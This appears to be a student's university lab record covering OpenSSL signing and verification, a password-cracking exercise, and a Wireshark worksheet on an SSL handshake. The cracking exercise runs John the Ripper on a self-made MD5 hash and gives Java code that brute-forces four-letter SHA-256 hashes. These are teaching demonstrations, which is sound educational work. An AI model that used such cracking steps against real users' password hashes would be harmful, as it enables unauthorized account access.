


```
C:\Windows\System32\cmd.exe

E:\openssl-1.1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl SHA256 p.txt
SHA256(p.txt)= 6c30ddbfee41832dc5c7778b2583b881bf8d1dd6c9f2d1950462b5d0c0c75f47

E:\openssl-1.1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```


15. Generate Signature using SHA and RSA



s.bin - Notepad

```
File Edit Format View Help
Q-q0~·HÚ)fØÉPØ~÷TŽöAðXúÅ.»57%  f]•öžÝÜ]>s|xÑ‘4söýAØžñn-kCEðO]²Cž1n‰ÁfðýðÁíBkN]zTðEÀxY ÕÍ Aø|ÝÁ<çÚ%| fRð*í(E$@$.·ž;ç“
|ÝÜð¢]?Ã2£en|[“QF?“^w]GÃž¤•]_S>{ÃÅj žlgðþ@ èùþB"lCX-X‰4uð-ÝðkðCðx·±9Ýy2ð·fð“kð~í, i%âð@[€€^III-a    àð‘ xµ““·íðlè+þ/] Zìë“Dü
```

Ln 1, Col 1    100%    Unix (LF)    ANSI




```
C:\Windows\System32\cmd.exe

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl dgst -sha1 -sign pvtkey.pem -out s.bin p.txt

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```

16. Verify the signature




```
C:\Windows\System32\cmd.exe

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl dgst -sha1 -sign pvtkey.pem -out s.bin p.txt

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl dgst -sha1 -verify pubkey.pem -signature s.bin p.txt
Verified OK

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```



```
C:\Windows\System32\cmd.exe

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl dgst -sha1 -sign pvtkey.pem -out s.bin p.txt

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl dgst -sha1 -verify pubkey.pem -signature s.bin p.txt
Verified OK

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>openssl dgst -sha1 -sign pvtkey.pem -out s.bin ppa.txt
ppa.txt: No such file or directory

E:\openssl-1.1-20210915T100555Z-001\openssl-1.1\x64\bin>
```

### RESULT:

Thus, the libraries for

- Symmetric and Asymmetric encryption,
  - Message digest and Hash,
  - Digital signature – generation and verification
- are utilized for securing the communication

### Evaluation

Parameter	Max Marks	Marks Obtained
Originality of the work	30	
Completion of experiment on time	10	
Documentation	10	
Total	50	
Signature of the faculty with Date		

Ex.No.6

**Perform password extraction, cracking and recovery from target system****AIM:**

To use open-source software tools for extraction, cracking and recovery from target system.

To implement Dictionary attack in Java/Python

**THEORY:****Tool Selected:**

John the Ripper

**About the Tool:**

- John the Ripper is a free password cracking software tool.
- Originally developed for the Unix operating system, it can run on fifteen different platforms (eleven of which are architecture-specific versions of Unix, DOS, Win32, BeOS, and OpenVMS).
- It is among the most frequently used password testing and breaking programs[3] as it combines a number of password crackers into one package, autodetects password hash types, and includes a customizable cracker.
- It can be run against various encrypted password formats including several crypt password hash types most commonly found on various Unix versions (based on DES, MD5, or Blowfish), Kerberos AFS, and Windows NT/2000/XP/2003 LM hash.
- Additional modules have extended its ability to include MD4-based password hashes and passwords stored in LDAP, MySQL, and others.

**Software Requirements:**

- Recommended Requirements. OS: Win Xp 32;
- Processor: Intel Pentium III / AMD Athlon MP ;
- Graphics: AMD Radeon Xpress 1200 Series or NVIDIA GeForce FX 5200 ;
- System Memory: 256 MB RAM

**Dictionary attack:**

- A dictionary attack is a method of breaking into a password-protected computer, network or other IT resource by systematically entering every word in a dictionary as a password.
- A dictionary attack can also be used in an attempt to find the key necessary to decrypt an encrypted message or document.

## Demonstrations (With Screen shots)

### Installation Procedure:

**John the Ripper 1.9.0**

John the Ripper is a fast password cracker, currently available for many flavors of Unix, Windows, DOS, and OpenVMS.

**DOWNLOAD** **WHAT'S NEW** **CERTIFIED**

**Download Now**

Download options:

- ↳ Sources
- ↳ Windows binaries
- ↳ Pro Linux
- ↳ Pro macOS
- ↳ Previous sources 1.8.0

Certified 100% clean

Its primary purpose is to detect weak Unix passwords. Besides several crypt(3) password hash types most commonly found on various Unix systems, supported out of the box are Windows LM hashes, plus lots of other hashes and ciphers in the community-enhanced version.

John the Ripper is free and Open Source software, distributed primarily in source code form. If you would rather use a commercial product tailored for your specific operating system, please consider John the Ripper Pro, which is distributed primarily in the form of "native" packages for the target operating systems and in general is meant to be easier to install and use.

**DOWNLOADS**

- Keeper 16.2.2  
7 similar apps in Password Utilities
- Dropbox 132.4.3800  
16 similar apps in Cloud
- Ungoogled Chromium 94.0.4606.61  
6 similar apps in Browsers
- OpenSSH 8.8  
4 similar apps in FTP Utilities
- GnuCash 4.8  
2 similar apps in Organizers

**DRIVERS**

Elapsed time:	00:00:00	Total size:	128 M
Remaining time:	00:00:05	Speed:	22 MB/s
Files:	101	Processed:	4704 K
Compression ratio:	54%	Compressed size:	2561 K


Extracting

john-1.9.0-jumbo-1-win64\run\  
calc\_stat.exe

Background      Pause      Cancel

### Password cracking (Dictionary attack)

Your String	vicky
MD5 Hash	8af433519d6e385e89bb280f8002f2b2 <span style="border: 1px solid black; padding: 2px;">Copy</span>



```
C:\Windows\System32\cmd.exe
Microsoft Windows [Version 10.0.18363.1256]
(c) 2019 Microsoft Corporation. All rights reserved.

E:\applications\john-1.9.0-jumbo-1-win64\john-1.9.0-jumbo-1-win64\run>john --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=8
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:password.lst, rules:Wordlist
vicky      (?)
1g 0:00:00:00 DONE 2/3 (2021-09-29 11:34) 52.63g/s 101052p/s 101052c/s 101052C/s keller..121212
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed

E:\applications\john-1.9.0-jumbo-1-win64\john-1.9.0-jumbo-1-win64\run>
```

### Algorithm for Dictionary Attack

- Step 1: Start
- Step 2: Create and store a hash table with all 4 letter length with key as 4 letter combination and value as hashed value.
- Step 3: Read hashed input from the user
- Step 4: Run a for loop in hash table
  - a. if the value of the hash table equals the user input
    - i. Display the corresponding key of the hashtable
    - ii. break;
  - b. else
    - i. continue
- Step 5: End

## Coding

```

package com.information;

import java.security.MessageDigest;
import java.util.Hashtable;
import java.util.Scanner;
import java.util.Set;

public class Hash {
    static Hashtable <String, String> ht = new Hashtable<String, String>();
    static String alpha = "abcdefghijklmnopqrstuvwxyz";
    static void hashGen(MessageDigest md){
        for (int i=0; i<alpha.length(); i++){
            for (int j=0; j<alpha.length(); j++){
                for (int k=0; k<alpha.length(); k++){
                    for (int l = 0; l<alpha.length(); l++){
                        String temp = String.valueOf(alpha.charAt(i)) + String.valueOf(alpha.charAt(j)) +
                        String.valueOf(alpha.charAt(k)) + String.valueOf(alpha.charAt(l));
                        md.update(temp.getBytes());
                        byte hash[] = md.digest();
                        ht.put(temp, new String(hash));
                    }
                }
            }
        }
    }

    public static void main(String[] args) throws Exception{
        Scanner sc = new Scanner(System.in);
        Scanner sc1 = new Scanner(System.in);
        MessageDigest md = MessageDigest.getInstance("SHA-256");
        hashGen(md);
        Set<String> k = ht.keySet();
        while (true) {
            System.out.print("\nEnter choice: \n0. Exit\n1. Hashing\n2. Dictionary attack\n");
            int choice = sc.nextInt();
            if (choice == 0)
                break;
            else if (choice == 1) {
                System.out.print("Enter a word to hash(length: 4)");
                String word = sc1.nextLine();
                System.out.println("word: " + word);
                System.out.println("hash: " + ht.get(word));
            }
            else if (choice == 2) {
                System.out.print("Enter hashed word: ");
                String hash = sc1.nextLine();
                for (String key : k) {

```

```
if (ht.get(key).equals(hash)) {  
    System.out.println("hashed word: " + hash);  
    System.out.println("de-hashed word: " + key);  
    break;  
}  
}  
}  
}  
}  
}  
}  
}  
}  
}  
}  
}
```

```
Output
Run: Hash ×

Enter choice:
0. Exit
1. Hashing
2. Dictionary attack
1
Enter a word to hash(length: 4)word
word: word
hash: ♫N♦4vt7c♦.♦_♦?♦?♦?Pt?@?w?♦?RB?E?

Enter choice:
0. Exit
1. Hashing
2. Dictionary attack
2
Enter hashed word: ♫N♦4vt7c♦.♦_♦?♦?♦?Pt?@?w?♦?RB?E?
hashed word: ♫N♦4vt7c♦.♦_♦?♦?♦?Pt?@?w?♦?RB?E?
de-hashed word: word

Enter choice:
0. Exit
1. Hashing
2. Dictionary attack
```

**RESULT:**

The password cracking tool has been installed and password recovery has been done.

**Evaluation**

Parameter	Max Marks	Marks Obtained
Uniqueness of the Tool (Installation and Exploration of Functionalities)	20	
Uniqueness of Code for Dictionary Attack	15	
Completion of experiment on time	5	
Documentation	10	
Total	50	
Signature of the faculty with Date		

Ex.No.7

**ANALYSIS OF SECURITY PROTOCOLS USING WIRESHARK****AIM:**


To study the working principle of security protocols like SSL/TLS using wireshark.

**THEORY:****Wireshark**

Wireshark is a free and open-source packet analyser. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

**SSL/TLS**

Secure Sockets Layer, are cryptographic protocols designed to provide communication security over a computer network. Several versions of the protocols find widespread use in applications such as web browsing, email, instant messaging, and voiceover IP. TLS (Transport Layer Security) is just an updated, more secure, version of SSL.

**WORKSHEET (using sample.pcap)****1. What version of SSL is supported by the client?****SSLv2**

## 2. List the cryptographic algorithms supported by the client in Client Hello message.

ClientHello -> Exploring the details

The screenshot shows the Wireshark interface with the packet list and details panes visible. The selected packet is a ClientHello message (SSLv2 Record Layer: Client Hello). The details pane displays the following information:

- Version: SSL 2.0 (0x0002)
- Length: 103
- Handshake Message Type: Client Hello (1)
- Version: SSL 3.0 (0x0300)
- Cipher Spec Length: 78
- Session ID Length: 0
- Challenge Length: 16
- Cipher Specs (26 specs):
  - Cipher Spec: SSL2\_RC4\_128\_WITH\_MD5 (0x010088)
  - Cipher Spec: SSL2\_RC2\_128\_CBC\_WITH\_MD5 (0x030088)
  - Cipher Spec: SSL2\_DES\_192\_EDE3\_CBC\_WITH\_MD5 (0x0700c0)
  - Cipher Spec: SSL2\_DES\_64\_CBC\_WITH\_MD5 (0x060040)
  - Cipher Spec: SSL2\_RC4\_128\_EXPORT40\_WITH\_MD5 (0x020080)
  - Cipher Spec: SSL2\_RC2\_128\_CBC\_EXPORT40\_WITH\_MD5 (0x040080)
  - Cipher Spec: TLS\_DHE\_RSA\_WITH\_AES\_256\_CBC\_SHA (0x000039)
  - Cipher Spec: TLS\_DHE\_DSS\_WITH\_AES\_256\_CBC\_SHA (0x000038)
  - Cipher Spec: TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (0x000035)
  - Cipher Spec: TLS\_DHE\_RSA\_WITH\_AES\_128\_CBC\_SHA (0x000033)
  - Cipher Spec: TLS\_DHE\_DSS\_WITH\_AES\_128\_CBC\_SHA (0x000032)
  - Cipher Spec: TLS\_RSA\_WITH\_RC4\_128\_MD5 (0x000004)
  - Cipher Spec: TLS\_RSA\_WITH\_RC4\_128\_SHA (0x000005)
  - Cipher Spec: TLS\_RSA\_WITH\_AES\_128\_CBC\_SHA (0x00002f)
  - Cipher Spec: TLS\_DHE\_RSA\_WITH\_3DES\_EDE\_CBC\_SHA (0x000016)
  - Cipher Spec: SSL\_RSA\_FIPS\_WITH\_3DES\_EDE\_CBC\_SHA (0x000013)
  - Cipher Spec: TLS\_RSA\_WITH\_3DES\_EDE\_CBC\_SHA (0x000eff)
  - Cipher Spec: TLS\_DHE\_RSA\_WITH\_DES\_CBC\_SHA (0x000008)
  - Cipher Spec: TLS\_DHE\_DSS\_WITH\_DES\_CBC\_SHA (0x000015)
  - Cipher Spec: TLS\_DHE\_DSS\_WITH\_DES\_CBC\_SHA (0x000012)
  - Cipher Spec: SSL\_RSA\_FIPS\_WITH\_DES\_CBC\_SHA (0x000ffe)
  - Cipher Spec: TLS\_RSA\_WITH\_DES\_CBC\_SHA (0x000009)
  - Cipher Spec: TLS\_RSA\_EXPORT1024\_WITH\_RC4\_56\_SHA (0x0000064)
  - Cipher Spec: TLS\_RSA\_EXPORT1024\_WITH\_DES\_CBC\_SHA (0x0000062)
  - Cipher Spec: TLS\_RSA\_EXPORT\_WITH\_RC4\_40\_MD5 (0x0000003)
  - Cipher Spec: TLS\_RSA\_EXPORT\_WITH\_RC2\_CBC\_40\_MD5 (0x0000006)
- Challenge

The bytes pane shows the raw hex and ASCII data for the ClientHello message, starting with the challenge field.

## 3. List the various parameters present in the public key certificate of the server.

The screenshot shows the Wireshark interface with the packet list and details panes visible. The selected packet is a ServerHelloDone message (SSLv3 Record Layer: Handshake Protocol: Certificate). The details pane displays the following information:

- Session ID: a0fb60863d1e76f330fe0b01fd1a01ed95f67b8ec0d427fff06ec756b147ce98
- Cipher Suite: TLS\_RSA\_WITH\_AES\_256\_CBC\_SHA (0x0035)
- Compression Method: null (0)
- Handshake Protocol: Handshake Protocol: Certificate
  - Content Type: Handshake (22)
  - Version: SSL 3.0 (0x0300)
  - Length: 836
  - Handshake Protocol: Certificate
    - Handshake Type: Certificate (11)
    - Length: 832
    - Certificates Length: 829
    - Certificates (829 bytes)**
      - Certificate Length: 826
      - Certificate: 308203363082029fa003020102020101300d06092a864886f70d01010405003081a9310b... (pkcs-9-at-emailAddress=www@snakeoil.dom,id-at-commonName=www.snakeoil.dom,id-at-organizationalUnitName=Webserver Team,id-at-organizationName=Snake Oil, Ltd,id-at-serialNumber=0x01)
        - signedCertificate
          - version: v3 (2)
          - serialNumber: 0x01
          - signature: md5WithRSAEncryption
          - issuer: rdnSequence (0)
            - rdnSequence: 7 items (pkcs-9-at-emailAddress=ca@snakeoil.dom,id-at-commonName=Snake Oil CA,id-at-organizationalUnitName=Certificate Authority,id-at-organizationName=Snake Oil, Ltd,id-at-serialNumber=0x01)
          - validity
            - notBefore: utcTime (0)
            - notAfter: utcTime (0)
          - subject: rdnSequence (0)
            - rdnSequence: 7 items (pkcs-9-at-emailAddress=www@snakeoil.dom,id-at-commonName=www.snakeoil.dom,id-at-organizationalUnitName=Webserver Team,id-at-organizationName=Snake Oil, Ltd,id-at-serialNumber=0x01)
          - subjectPublicKeyInfo
            - algorithm (rsaEncryption)
            - subjectPublicKey: 30818902818100a46e53140ade2ce360559af242a6af47122f17cefabacd4e635634b9ba...
        - extensions: 3 items
          - Extension (id-ce-subjectAltName)
          - Extension (ns\_cert\_exts.comment)
          - Extension (ns\_cert\_exts.cert\_type)
        - algorithmIdentifier (md5WithRSAEncryption)
          - Algorithm Id: 1.2.840.113549.1.1.4 (md5WithRSAEncryption)
      - Padding: 0
      - encrypted: ae7979229075fda6d5c4b8c4994e1c057c9159be890d3dc68ca3cff6ba23dfb8ae44688a...
    - SSLv3 Record Layer: Handshake Protocol: Server Hello Done
      - Content Type: Handshake (22)
      - Version: SSL 3.0 (0x0300)
      - Length: 4
      - Handshake Protocol: Server Hello Done

#### 4. Identify the public key of the server? Can you trust the same?

Subject Public Key:

30818902818100a46e53140ade2ce360559af242a6af47122f17cefabadc4e635634b9ba...

Yes, we can trust it because it is signed by certificate authority

- ✓ subjectPublicKeyInfo
  - > algorithm (rsaEncryption)
  - > subjectPublicKey: 30818902818100a46e53140ade2ce360559af242a6af47122f17cefabadc4e635634b9ba...

#### 5. Identify the length of key exchanged by the Client?

128 bits

The screenshot shows the Wireshark interface with the title "Wireshark · Packet 8 · rsasnakeoil2.cap". The packet list pane shows a single packet selected, which is a Client Key Exchange message. The selected message is expanded to show its structure:

- Transmission Control Protocol, Src Port: 38713, Dst Port: 443, Seq: 106, Ack: 930, Len: 212
- Transport Layer Security
  - SSLv3 Record Layer: Handshake Protocol: Client Key Exchange
    - Content Type: Handshake (22)
    - Version: SSL 3.0 (0x0300)
    - Length: 132
  - Handshake Protocol: Client Key Exchange
    - Handshake Type: Client Key Exchange (16)
    - Length: 128
  - RSA Encrypted PreMaster Secret
    - Encrypted PreMaster: 65512da6d4a738dfac791f0bd9b2617d738832d9f2623a8b110475ca42ff4ed9ccb9fa86...
